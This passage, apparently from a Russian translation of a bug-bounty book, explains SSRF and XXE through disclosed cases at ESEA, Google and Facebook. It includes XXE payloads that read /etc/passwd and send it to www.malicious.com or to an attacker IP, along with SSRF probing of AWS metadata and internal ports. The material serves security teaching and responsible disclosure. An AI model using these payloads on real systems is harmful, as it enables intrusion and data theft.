DNS - это карта интернета. Можно попытаться вызывать запросы DNS через внутренние системы и управлять адресом запроса, включая поддомен. В случае успеха вам, возможно, удастся тайно передать сведения из уязвимостей слепой SSRF. Для такой эксплуатации слепой SSRF тайно передаваемые сведения добавляют как поддомен собственного домена. Затем целевой сервер выполняет поиск DNS для этого поддомена на вашем сайте. Например, предположим, что вы нашли слепую SSRF и можете выполнять на сервере ограниченный набор команд, но не способны читать ответы. Если можно вызывать поиски DNS, управляя искомым доменом, вывод SSRF можно добавить в поддомен при помощи команды `whoami`. Этот метод обычно называют внеполосным (out-of-band, OOB) извлечением данных. Когда вы применяете команду `whoami` в поддомене, уязвимый веб-сайт отправляет запрос DNS вашему серверу. Ваш сервер получает запрос DNS для `data.<yourdomain>.com`, где `data` - вывод команды `whoami` с уязвимого сервера. Поскольку URL могут содержать только буквенно-цифровые символы, данные потребуется закодировать в base32.

Атака на пользователей при помощи ответов SSRF

Если атаковать внутренние системы нельзя, можно вместо этого попытаться эксплуатировать SSRF, влияющие на пользователей или само приложение. Если SSRF не слепая, один из способов - возвращать на запрос SSRF вредоносные ответы, например нагрузки межсайтового выполнения сценариев (XSS) или SQL-инъекции (SQLi), которые выполнятся на уязвимом сайте. Сохранённые нагрузки XSS особенно значимы, если к ним регулярно обращаются другие пользователи, поскольку эти нагрузки можно использовать для атаки на пользователей. Например, предположим, что `www.<example>.com/picture?url=` принимает в параметре URL адрес изображения для профиля вашей учётной записи. Можно передать URL собственного сайта, возвращающего страницу HTML с нагрузкой XSS. Полный URL будет таким: `www.<example>.com/picture?url=<attacker>.com/xss`. Если `www.<example>.com` сохранит HTML нагрузки и отобразит его как изображение профиля, на сайте будет уязвимость сохранённой XSS. Но если сайт отобразит нагрузку HTML, не сохраняя её, всё равно можно проверить, предотвращает ли сайт CSRF для этого действия. Если нет, URL `www.<example>.com/picture?url=<attacker>.com/xss` можно передать цели. Когда цель

перейдёт по ссылке, XSS сработает в результате SSRF и отправит запрос вашему сайту.

При поиске уязвимостей SSRF следите за возможностями передать URL или IP-адрес как часть какой-либо функциональности сайта. Затем подумайте, как использовать такое поведение для взаимодействия с внутренними системами либо объединить его с другим видом вредоносного поведения.

SSRF в ESEA и запрос метаданных AWS

Сложность: средняя
URL: play.esea.net
Источник: buer.haus
Дата сообщения: 11 апреля 2016 года
Выплаченное вознаграждение: 1000 долларов В некоторых случаях SSRF можно эксплуатировать и продемонстрировать её влияние несколькими способами. E-Sports Entertainment Association (ESEA), сообщество соревновательных видеоигр, в 2016 году открыло собственную программу вознаграждения за ошибки. Сразу после запуска программы ESEA Бретт Буэрхаус применил доркинг Google для быстрого поиска URL, заканчивающихся расширением файла `.php`. Доркинг Google использует ключевые слова поиска Google, чтобы указать, где выполнять поиск и какие сведения искать. Буэрхаус использовал запрос `site:https://play.esea.net/ ext:php`, который предписывает Google возвращать результаты только для сайта play.esea.net, когда файл заканчивается на `.php`. В старых вариантах сайтов веб-страницы часто заканчиваются на `.php`, что может указывать на использование устаревшей функциональности и делает их хорошим местом для поиска уязвимостей. Выполнив поиск, Буэрхаус получил среди результатов URL play.esea.net.

Этот результат примечателен параметром `url=`. Параметр показывает, что ESEA может отображать содержимое внешних сайтов, заданных параметром URL. При поиске SSRF параметр URL - тревожный признак. Для начала проверки Буэрхаус вставил в параметр собственный домен и создал URL play.esea.net. Он получил сообщение об ошибке: ESEA ожидала, что URL вернёт изображение. Тогда он попробовал URL play.esea.net, и попытка оказалась успешной.

Проверка расширений файлов - распространённый способ защиты функциональности, где пользователи могут управлять параметрами, вызывающими серверные запросы. ESEA ограничивала отображение URL изображениями, но это не означало правильной проверки URL. В начале проверки Буэрхаус добавил к URL нулевой байт (`%00`). В языках программирования, где программисту приходится управлять памятью вручную, нулевой байт завершает строки. В зависимости от реализации функциональности сайта добавление нулевого байта может заставить сайт преждевременно завершить URL. Если бы ESEA была уязвима, вместо запроса к play.esea.net сайт отправил бы запрос к play.esea.net. Но Буэрхаус обнаружил, что добавление нулевого байта не сработало.

Затем он попробовал добавить дополнительные прямые косые черты, разделяющие части URL. Ввод после нескольких прямых косых черт часто игнорируется, поскольку несколько черт не соответствуют стандартной структуре URL. Вместо запроса к play.esea.net Буэрхаус надеялся, что сайт отправит запрос к play.esea.net. Эта проверка также не удалась.

В последней попытке Буэрхаус превратил `1.png` в своём URL из части URL в параметр, заменив прямую косую черту вопросительным знаком. Поэтому вместо play.esea.net он передал play.esea.net. Первый URL отправляет его сайту запрос файла `/1.png`. Но второй URL заставляет отправить запрос главной странице сайта ziot.org с `1.png` как параметром запроса. В результате ESEA отобразила веб-страницу Буэрхауса ziot.org.

Буэрхаус подтвердил, что способен заставить сайт выполнять внешние запросы HTTP и отображать ответ, что стало многообещающим началом. Но компании могут считать приемлемым риском вызов запросов к любому серверу, если сервер не раскрывает сведения или веб-сайт ничего не делает с ответом HTTP. Чтобы повысить серьёзность SSRF, Буэрхаус вернул нагрузку XSS в ответе своего сервера, как описано в разделе «Атака на пользователей при помощи ответов SSRF» на странице 98.

Он рассказал об уязвимости Бену Садегипуру, чтобы узнать, смогут ли они её усилить. Садегипур предложил передать 169.254.169.254. Этот IP-адрес Amazon Web Services (AWS) предоставляет размещённым у неё сайтам. Если сервер AWS отправляет запрос HTTP этому URL, AWS возвращает метаданные сервера. Обычно эта функция помогает внутренней автоматизации и написанию сценариев. Но конечную точку можно также использовать для доступа к закрытым сведениям. В зависимости от конфигурации AWS сайта конечная точка 169.254.169.254 возвращает учётные данные безопасности Identity Access Manager (IAM) для сервера, выполняющего запрос. Поскольку учётные данные безопасности AWS трудно настраивать, учётные записи нередко имеют больше прав, чем требуется. Получив доступ к этим учётным данным, можно через командную строку AWS управлять любой службой, доступной пользователю. ESEA действительно размещалась в AWS, и Буэрхаус получил внутреннее имя узла сервера. На этом он остановился и сообщил об уязвимости.

Выводы

Доркинг Google может сэкономить время при поиске уязвимостей, для которых URL должны быть устроены определённым образом. Если вы применяете его для поиска уязвимостей SSRF, обращайте внимание на целевые URL, которые, по-видимому, взаимодействуют с внешними сайтами. Здесь сайт выдал параметр URL `url=`. Найдя SSRF, мыслите масштабно. Буэрхаус мог сообщить об SSRF с нагрузкой XSS, но это имело бы гораздо меньшее влияние, чем доступ к метаданным AWS сайта.

SSRF во внутренней DNS Google

Сложность: средняя
URL: toolbox.googleapps.com
Источник: rcesecurity.com
Дата сообщения: январь 2017 года
Выплаченное вознаграждение: не раскрыто

Иногда сайты должны выполнять запросы HTTP только к внешним сайтам. Обнаружив сайт с такой функциональностью, проверьте, нельзя ли злоупотребить ею для доступа к внутренним сетям.

Google предоставляет сайт toolbox.googleapps.com, чтобы помогать пользователям устранять проблемы со службами Google G Suite. Инструмент DNS этой службы привлёк внимание Юлиана Аренса (`www.rcesecurity.com`), поскольку позволял пользователям выполнять запросы HTTP.

Среди инструментов DNS Google есть `dig`, который работает точно так же, как команда Unix `dig`, и позволяет пользователям запрашивать у серверов доменных имён сведения DNS сайта. Сведения DNS сопоставляют IP-адрес читаемому домену, например `www.<example>.com`. На момент находки Аренса Google предоставляла два поля ввода: одно для URL, который нужно сопоставить IP-адресу, а другое для сервера доменных имён, как показано на рисунке 10-1.



Рисунок 10-1. Пример запроса к инструменту Google `dig`.

Особое внимание Аренса привлекло поле `Name server`, поскольку оно позволяет пользователям задавать IP-адрес, которому отправляется запрос DNS. Эта важная находка указывала, что пользователи могут посылать запросы DNS любому IP-адресу.

Некоторые IP-адреса зарезервированы для внутреннего использования. Их можно обнаружить внутренними запросами DNS, но они не должны быть доступны через интернет. К таким зарезервированным диапазонам IP относятся:

• от `10.0.0.0` до `10.255.255.255`;
• от `100.64.0.0` до `100.127.255.255`;

• от `127.0.0.0` до `127.255.255.255`;
• от `172.16.0.0` до `172.31.255.255`;
• от `192.0.0.0` до `192.0.0.255`;
• от `198.18.0.0` до `198.19.255.255`.

Кроме того, некоторые IP-адреса зарезервированы для определённых целей. Начиная проверку поля `Name server`, Аренс указал свой сайт как искомый сервер и IP-адрес `127.0.0.1` как `Name server`. IP-адрес `127.0.0.1` обычно называют localhost, и сервер использует его для обращения к самому себе. Здесь localhost - это сервер Google, выполняющий команду `dig`. Проверка Аренса привела к ошибке «Server did not respond» («Сервер не ответил»). Ошибка означает, что инструмент пытался подключиться к собственному порту 53 (порту, отвечающему на поиски DNS), чтобы получить сведения о сайте Аренса `rcesecurity.com`. Формулировка «не ответил» крайне важна, поскольку подразумевает, что сервер разрешает внутренние соединения; формулировка вроде «отказано в доступе» означала бы обратное. Этот тревожный признак побудил Аренса продолжить проверку.

Затем Аренс отправил запрос HTTP инструменту Burp Intruder, чтобы начать перечисление внутренних IP-адресов в диапазоне `10.x.x.x`. Через пару минут он получил от одного внутреннего IP-адреса `10.` (Аренс намеренно не раскрыл, какого именно) ответ с пустой записью A - разновидностью записи, возвращаемой серверами DNS. Хотя запись A была пустой, она относилась к веб-сайту Аренса:

```
id 60520
opcode QUERY
rcode REFUSED
flags QR RD RA
;QUESTION
www.rcesecurity.com IN A
;ANSWER
;AUTHORITY
;ADDITIONAL
```

Аренс нашёл сервер DNS с внутренним доступом, который отвечал ему. Внутренний сервер DNS обычно ничего не знает о внешних веб-сайтах, чем и объясняется пустая запись A. Но сервер должен знать, как сопоставлять внутренние адреса.

Чтобы продемонстрировать влияние уязвимости, Аренсу требовалось получить сведения о внутренней сети Google, поскольку они не должны быть общедоступны. Быстрый поиск Google показал, что Google использовала поддомен `corp.google.com` как основу для своих внутренних сайтов. Аренс начал подбирать поддомены `corp.google.com` перебором и в итоге обнаружил домен `ad.corp.google.com`. Передача этого поддомена инструменту `dig` и запрос записей A у найденного ранее внутреннего IP-адреса вернули закрытые сведения DNS Google, которые были далеко не пусты:

```
id 54403
opcode QUERY

rcode NOERROR
flags QR RD RA
;QUESTION
ad.corp.google.com IN A
;ANSWER
ad.corp.google.com. 58 IN A 100.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 172.REDACTED
ad.corp.google.com. 58 IN A 100.REDACTED
;AUTHORITY
;ADDITIONAL
```

Обратите внимание на ссылки на внутренние IP-адреса `100.REDACTED` и `172.REDACTED`. Для сравнения, общедоступный поиск DNS для `ad.corp.google.com` возвращает следующую запись, в которой нет никаких сведений о закрытых IP-адресах, обнаруженных Аренсом:

```
dig A ad.corp.google.com @8.8.8.8
; <<>> DiG 9.8.3-P1 <<>> A ad.corp.google.com @8.8.8.8
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 5981
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
;; QUESTION SECTION:
;ad.corp.google.com.    IN  A
;; AUTHORITY SECTION:
corp.google.com.  59  IN  SOA ns3.google.com. dns-admin.google.com. 147615698
900 900 1800 60
;; Query time: 28 msec
```

```
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Wed Feb 15 23:56:05 2017
;; MSG SIZE  rcvd: 86
```

Аренс также запросил через инструменты DNS Google серверы имён для `ad.corp.google.com`, получив следующее:

```
id 34583
opcode QUERY
rcode NOERROR
flags QR RD RA
;QUESTION
ad.corp.google.com IN NS
;ANSWER
ad.corp.google.com. 1904 IN NS hot-dcREDACTED
ad.corp.google.com. 1904 IN NS hot-dcREDACTED
ad.corp.google.com. 1904 IN NS cbf-dcREDACTED

ad.corp.google.com. 1904 IN NS vmgwsREDACTED
ad.corp.google.com. 1904 IN NS hot-dcREDACTED
ad.corp.google.com. 1904 IN NS vmgwsREDACTED
ad.corp.google.com. 1904 IN NS cbf-dcREDACTED
ad.corp.google.com. 1904 IN NS twd-dcREDACTED
ad.corp.google.com. 1904 IN NS cbf-dcREDACTED
ad.corp.google.com. 1904 IN NS twd-dcREDACTED
;AUTHORITY
;ADDITIONAL
```

Кроме того, Аренс обнаружил, что по меньшей мере один внутренний домен был общедоступен из интернета: сервер Minecraft по адресу `minecraft.corp.google.com`.

Выводы

Обращайте внимание на веб-сайты с функциональностью для выполнения внешних запросов HTTP. Найдя их, попробуйте направить запрос внутрь при помощи адреса закрытой сети `127.0.0.1` или диапазонов IP, перечисленных в примере. Если обнаружите внутренние сайты, попытайтесь обратиться к ним из внешнего источника, чтобы продемонстрировать большее влияние. Скорее всего, они предназначены только для внутреннего доступа.

Сканирование внутренних портов при помощи веб-перехватчиков

Сложность: низкая
URL: неприменимо
Источник: неприменимо
Дата сообщения: октябрь 2017 года
Выплаченное вознаграждение: не раскрыто

Веб-перехватчики позволяют пользователям просить один сайт отправлять запрос другому удалённому сайту при возникновении определённых событий. Например, сайт электронной коммерции может разрешать пользователям настроить веб-перехватчик, который отправляет сведения о покупке удалённому сайту всякий раз, когда пользователь оформляет заказ. Веб-перехватчики, позволяющие пользователю задать URL удалённого сайта, создают возможность для SSRF. Но влияние любой SSRF может быть ограниченным, поскольку не всегда можно управлять запросом или получить доступ к ответу.

Проверяя сайт в октябре 2017 года, я заметил, что могу создавать собственные веб-перехватчики. Я указал для веб-перехватчика URL localhost, чтобы узнать, станет ли сервер взаимодействовать с

самим собой. Сайт сообщил, что этот URL не разрешён, поэтому я также попробовал 127.0.0.1, который тоже вернул сообщение об ошибке. Не отступая, я попытался сослаться на `127.0.0.1` другими способами. Веб-сайт psyon.org перечисляет несколько альтернативных IP-адресов, в том числе `127.0.1`, `127.1` и многие другие. Оба, по-видимому, работали.

После отправки отчёта я понял, что серьёзность моей находки слишком мала для вознаграждения. Я продемонстрировал лишь возможность обойти проверку localhost на сайте. Чтобы претендовать на вознаграждение, мне требовалось показать, что я могу скомпрометировать инфраструктуру сайта или извлечь сведения.

Сайт также использовал функцию веб-интеграций, позволяющую пользователям импортировать на сайт удалённое содержимое. Создав собственную интеграцию, я мог передать удалённый URL, который возвращает структуру XML для разбора сайтом и отображения в моей учётной записи.

Сначала я передал `127.0.0.1`, надеясь, что сайт раскроет сведения об ответе. Вместо этого сайт отобразил ошибку 500 «Unable to connect» («Не удалось подключиться») вместо допустимого содержимого. Ошибка выглядела многообещающе, поскольку сайт раскрывал сведения об ответе. Затем я проверил, могу ли взаимодействовать с портами сервера. Я вернулся к настройкам интеграции и передал `127.0.0.1:443` - IP-адрес для доступа и порт сервера, разделённые двоеточием. Я хотел узнать, способен ли сайт взаимодействовать через порт 443. Я снова получил ошибку 500 «Unable to connect». Та же ошибка пришла для порта 8080. Затем я попробовал порт 22, который подключается по SSH. На этот раз возникла ошибка 503 «Could not retrieve all headers» («Не удалось получить все заголовки»).

Есть! Ответ «Could not retrieve all headers» означал отправку трафика HTTP порту, ожидающему протокол SSH. Этот ответ отличается от ответа 500, поскольку подтверждает возможность установить соединение. Я повторно отправил отчёт, продемонстрировав, что могу использовать веб-интеграции для сканирования портов внутреннего сервера компании, поскольку ответы различались для открытых, закрытых и фильтруемых портов.

Выводы

Если можно передать URL для создания веб-перехватчиков или намеренного импорта удалённого содержимого, попробуйте указать конкретные порты. Небольшие различия в ответах сервера для разных портов могут раскрыть, открыт, закрыт или фильтруется порт. Помимо различий в возвращаемых сервером сообщениях, открытость, закрытость или фильтрацию портов может выдать время ответа сервера на запрос.

Итоги

SSRF возникают, когда злоумышленник может использовать сервер для выполнения непредусмотренных сетевых запросов. Но не все запросы допускают эксплуатацию. Например, сама возможность заставить сайт выполнить запрос к удалённому или локальному серверу ещё не означает, что она существенна. Обнаружение возможности выполнить непредусмотренный запрос - лишь первый шаг в выявлении таких ошибок. Главное при составлении отчёта - продемонстрировать полное влияние этого поведения. Во всех примерах этой главы сайты позволяли выполнять запросы HTTP. Но они недостаточно защищали собственную инфраструктуру от злоумышленников.

Глава 11. Внешние сущности XML

Злоумышленники могут эксплуатировать способ разбора приложением расширяемого языка разметки (eXtensible Markup Language, XML), воспользовавшись уязвимостью внешней сущности XML (XML External Entity, XXE). Точнее, эксплуатация затрагивает обработку приложением включения внешних сущностей во входные данные. При помощи XXE можно извлекать сведения с сервера или обращаться к вредоносному серверу.

Расширяемый язык разметки

Эта уязвимость использует внешние сущности XML. XML - это метаязык, то есть язык для описания других языков. Он был разработан в ответ на недостатки HTML, способного определять лишь способ отображения данных. В отличие от него, XML определяет структуру данных.

Например, HTML может оформить текст как заголовок при помощи открывающего тега `<h1>` и закрывающего тега `</h1>`. (Для некоторых тегов закрывающий тег необязателен.) У каждого тега может быть заранее определённый стиль, применяемый браузером к тексту веб-сайта при отображении. Например, тег `<h1>` может оформлять все заголовки полужирным шрифтом размером 14 пикселей. Аналогично, тег `<table>` представляет данные в строках и столбцах, а теги `<p>` определяют вид обычных абзацев текста.

В отличие от HTML, у XML нет заранее определённых тегов. Вместо этого вы определяете теги самостоятельно, причём эти определения не обязательно будут включены в файл XML. Например, рассмотрим следующий файл XML с объявлением о вакансии:

```
<?xml version="1.0" encoding="UTF-8"?>
<Jobs>
  <Job>
    <Title>Hacker</Title>
```

```
    <Compensation>1000000</Compensation>
    <Responsibility fundamental="1">Shot web</Responsibility>
  </Job>
</Jobs>

<!ELEMENT Jobs (Job)*>
<!ELEMENT Job (Title, Compensation, Responsibility)>
<!ELEMENT Title (#PCDATA)>
<!ELEMENT Compensation (#PCDATA)>
<!ELEMENT Responsibility (#PCDATA)>
<!ATTLIST Responsibility fundamental CDATA "0">
```

Каждый элемент, используемый в документе XML, определяется в файле DTD ключевым словом `!ELEMENT`. Определение `Jobs` указывает, что он может содержать элемент `Job`. Звёздочка означает, что `Jobs` может содержать ноль или больше элементов `Job`. Элемент `Job` должен содержать `Title`, `Compensation` и `Responsibility`. Каждый из них также является элементом и может содержать только символьные данные, разбираемые как HTML, что обозначается `(#PCDATA)`. Определение данных `(#PCDATA)` сообщает синтаксическому анализатору, символы какого типа будут заключены в каждом теге XML. Наконец, у `Responsibility` есть атрибут, объявленный при помощи `!ATTLIST`. Атрибут называется `fundamental`, а `CDATA` сообщает анализатору, что тег будет содержать только символьные данные, которые не следует разбирать. Значение `Responsibility` по умолчанию равно 0.

Внешние файлы DTD определяются в документе XML при помощи элемента `<!DOCTYPE>`:

```
<!DOCTYPE note SYSTEM "jobs.dtd">
```

Здесь мы определяем `<!DOCTYPE>` с сущностью XML `note`. Сущности XML объясняются в следующем разделе. Пока достаточно знать, что `SYSTEM` - ключевое слово, которое предписывает анализатору XML получить результаты файла `jobs.dtd` и использовать их везде, где впоследствии применяется `note`.

Внутренние DTD

DTD также можно включить внутрь документа XML. Для этого первая строка XML тоже должна быть элементом `<!DOCTYPE>`. Если объединить файл XML и DTD при помощи внутреннего DTD, получится такой документ:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Jobs [
  <!ELEMENT Jobs (Job)*>
  <!ELEMENT Job (Title, Compensation, Responsibility)>
  <!ELEMENT Title (#PCDATA)>
  <!ELEMENT Compensation (#PCDATA)>
  <!ELEMENT Responsibility (#PCDATA)>
  <!ATTLIST Responsibility fundamental CDATA "0"> ]>
<Jobs>
  <Job>
    <Title>Hacker</Title>
    <Compensation>1000000</Compensation>
    <Responsibility fundamental="1">Shot web</Responsibility>
  </Job>
</Jobs>
```

Здесь находится так называемое внутреннее объявление DTD. Обратите внимание: документ всё ещё начинается с заголовка объявления, указывающего, что он соответствует XML 1.0 с кодировкой UTF-8. Сразу после него мы определяем `!DOCTYPE` для последующего XML, но на этот раз записываем весь DTD, а не ссылку на внешний файл. Остальная часть документа XML следует за объявлением DTD.

Сущности XML

Документы XML содержат сущности XML, подобные местозаполнителям сведений. Вернёмся к примеру `<Jobs>`: если бы мы хотели, чтобы каждая вакансия содержала ссылку на наш веб-сайт, записывать адрес всякий раз было бы утомительно, особенно если наш URL может измениться. Вместо этого можно использовать сущность, поручить анализатору получить URL во время разбора и вставить значение в документ. Чтобы создать сущность, в теге `!ENTITY` объявляют имя сущности-местозаполнителя и сведения, которые следует подставить на его место. В документе XML перед именем сущности ставится амперсанд (`&`), а после него - точка с запятой (`;`). При обращении к документу XML имя местозаполнителя заменяется значением, объявленным в теге. Имена сущностей способны не только заменять местозаполнители строками: при помощи тега `SYSTEM` и URL они могут также получать содержимое веб-сайта или файла. Мы можем дополнить свой файл XML следующим образом:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Jobs [
--snip--
<!ATTLIST Responsibility fundamental CDATA "0">
<!ELEMENT Website ANY>
<!ENTITY url SYSTEM "website.txt">
]>
<Jobs>
  <Job>
    <Title>Hacker</Title>
    <Compensation>1000000</Compensation>
    <Responsibility fundamental="1">Shot web</Responsibility>
    <Website>&url;</Website>
  </Job>
</Jobs>
```

Обратите внимание: я добавил `!ELEMENT Website`, но вместо `(#PCDATA)` использовал `ANY`. Это определение данных означает, что тег `Website` может содержать любую комбинацию разбираемых данных. Я также определил `!ENTITY` с атрибутом `SYSTEM`, сообщающим анализатору, что нужно получать содержимое файла `website.txt` везде, где внутри тега `website` находится имя местозаполнителя `url`. Затем я использую тег `website`, и вместо `&url;` будет получено содержимое `website.txt`. Обратите внимание на `&` перед именем сущности. При любой ссылке на сущность в документе XML перед ней нужно ставить `&`.

Как работают атаки XXE

При атаке XXE злоумышленник использует целевое приложение так, чтобы оно включало внешние сущности при разборе XML. Иными словами, приложение ожидает XML, но не проверяет полученные данные, а просто разбирает всё, что получает. Например, предположим, что доска вакансий из предыдущего примера позволяет регистрироваться и загружать вакансии через XML.

Доска вакансий может предоставить вам свой файл DTD и предполагать, что вы отправите файл, соответствующий требованиям. Вместо получения содержимого `"website.txt"` через `!ENTITY` можно заставить сущность получить содержимое `"/etc/passwd"`. XML будет разобран, а содержимое серверного файла `/etc/passwd` включено в наши данные. (Изначально файл `/etc/passwd` хранил все имена пользователей и пароли системы Linux. Хотя теперь системы Linux хранят пароли в `/etc/shadow`, чтение файла `/etc/passwd` по-прежнему часто используют, чтобы доказать существование уязвимости.)

Можно отправить, например, следующее:

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]
>
<foo>&xxe;</foo>
```

Анализатор получает этот код и распознаёт внутренний DTD, определяющий тип документа `foo`. DTD сообщает анализатору, что `foo` может включать любые разбираемые данные; затем идёт сущность `xxe`, которая при разборе документа должна прочитать мой файл `/etc/passwd` (`file://` обозначает полный путь URI к файлу `/etc/passwd`). Анализатор должен заменить элементы `&xxe;` содержимым этого файла. Наконец, XML определяет тег `<foo>`, содержащий `&xxe;`, что выводит сведения о моём сервере. Вот почему, друзья, XXE так опасна.

Но это ещё не всё. Что, если приложение не выводит ответ, а только разбирает моё содержимое? Если содержимое конфиденциального файла мне никогда не возвращается, останется ли уязвимость полезной? Что ж, вместо разбора локального файла можно обратиться к вредоносному серверу следующим образом:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY % xxe SYSTEM "file:///etc/passwd" >
  <!ENTITY callhome SYSTEM "www.malicious.com/?%xxe;">
]>
<foo>&callhome;</foo>
```

Теперь при разборе документа XML сущность `callhome` заменяется содержимым обращения к `www.<malicious>.com/?%xxe`. Но для этого требуется вычислить `%xxe` согласно приведённому выше определению. Анализатор XML читает `/etc/passwd` и добавляет его как параметр к URL `www.<malicous>.com/`, тем самым отправляя содержимое файла в параметре URL. Поскольку вы управляете этим сервером, можно проверить его журнал - и действительно обнаружить там содержимое `/etc/passwd`.

Возможно, вы заметили, что в URL `callhome` используется `%`, а не `&`: `%xxe;`. `%` применяется, когда сущность должна вычисляться внутри определения DTD. `&` используется, когда сущность вычисляется в документе XML.

Сайты защищаются от уязвимостей XXE, отключая разбор внешних сущностей. Памятка OWASP по предотвращению внешних сущностей XML (owasp.org) содержит инструкции для различных языков.

Доступ на чтение в Google

Сложность: средняя
URL: google.com
Источник: blog.detectify.com
Дата сообщения: апрель 2014 года
Выплаченное вознаграждение: 10 000 долларов

Эта уязвимость доступа на чтение в Google эксплуатировала функцию галереи кнопок Google Toolbar, позволявшую разработчикам определять собственные кнопки, загружая файлы XML с метаданными. Разработчики могли искать в галерее кнопок, а Google показывала описание кнопки в результатах поиска.

По словам команды Detectify, когда в галерею загружали файл XML, ссылавшийся сущностью на внешний файл, Google разбирала этот файл, а затем отображала его содержимое в результатах поиска кнопок.

В результате команда использовала уязвимость XXE для отображения содержимого серверного файла `/etc/passwd`. Как минимум, это продемонстрировало, что злоумышленники способны эксплуатировать XXE для чтения внутренних файлов.

Выводы

Даже крупные компании совершают ошибки. Всякий раз, когда сайт принимает XML, независимо от его владельца, обязательно проверяйте уязвимости XXE. Чтение файла `/etc/passwd` - хороший способ продемонстрировать компании влияние уязвимости.

XXE в Facebook с документом Microsoft Word

Сложность: высокая
URL: facebook.com
Источник: блог Attack Secure
Дата сообщения: апрель 2014 года
Выплаченное вознаграждение: 6300 долларов Эта XXE в Facebook несколько сложнее предыдущего примера, поскольку включает удалённое обращение к серверу. В конце 2013 года Facebook исправила уязвимость XXE, обнаруженную Режиналду Силвой. Силва немедленно сообщил Facebook об XXE и попросил разрешения развить её до удалённого выполнения кода (этот вид уязвимостей рассматривается в главе 12). Он считал удалённое выполнение кода возможным, поскольку мог читать большинство файлов сервера и открывать произвольные сетевые соединения. Facebook провела расследование, согласилась с ним и выплатила 30 000 долларов.

В результате Мохамед Рамадан в апреле 2014 года поставил перед собой задачу взломать Facebook. Он не думал, что ещё одна XXE возможна, пока не нашёл страницу вакансий Facebook, позволявшую пользователям загружать файлы `.docx`. Тип файла `.docx` - всего лишь архив файлов XML. Рамадан создал файл `.docx`, открыл его в 7-Zip, чтобы извлечь содержимое, и вставил в один из файлов XML следующую нагрузку:

```
<!DOCTYPE root [
  <!ENTITY % file SYSTEM "file:///etc/passwd">
  <!ENTITY % dtd SYSTEM "http://197.37.102.90/ext.dtd">
  %dtd;
  %send;
]>
```

Если на цели включены внешние сущности, анализатор XML вычислит сущность `%dtd;`, которая выполнит удалённое обращение к серверу Рамадана 197.37.102.90. Это обращение вернёт следующее содержимое файла `ext.dtd`:

```
<!ENTITY send SYSTEM 'http://197.37.102.90/FACEBOOK-HACKED?%file;'>
```

Сначала `%dtd;` обратится к внешнему файлу `ext.dtd` и сделает доступной сущность `%send;`. Затем анализатор разберёт `%send;`, что вызовет удалённое обращение к 197.37.102.90. `%file;` ссылается на файл `/etc/passwd`, поэтому его содержимое заменит `%file;` в запросе HTTP.

